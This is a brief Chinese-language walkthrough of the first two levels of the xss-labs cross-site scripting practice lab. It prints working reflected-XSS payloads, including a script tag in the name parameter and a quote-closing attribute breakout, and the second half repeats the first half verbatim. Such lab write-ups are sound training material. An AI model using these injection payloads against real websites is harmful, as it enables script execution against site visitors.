level 1
 看到参数为name,构造payload:
http://xss-labs-master/level1.php?name=<script>alert('1')</script>
通过
level 2
 先提交一个测试代码查看,构造payload:
<script>alert('1')</script>查看源代码
 发现下面value没有过滤
构造payload,闭合前后
">"<script>alert('1')</script><"
看到参数为name,构造payload:
http://xss-labs-master/level1.php?name=<script>alert('1')</script>
通过
先提交一个测试代码查看,构造payload:
<script>alert('1')</script>查看源代码
发现下面value没有过滤
构造payload,闭合前后
">"<script>alert('1')</script><"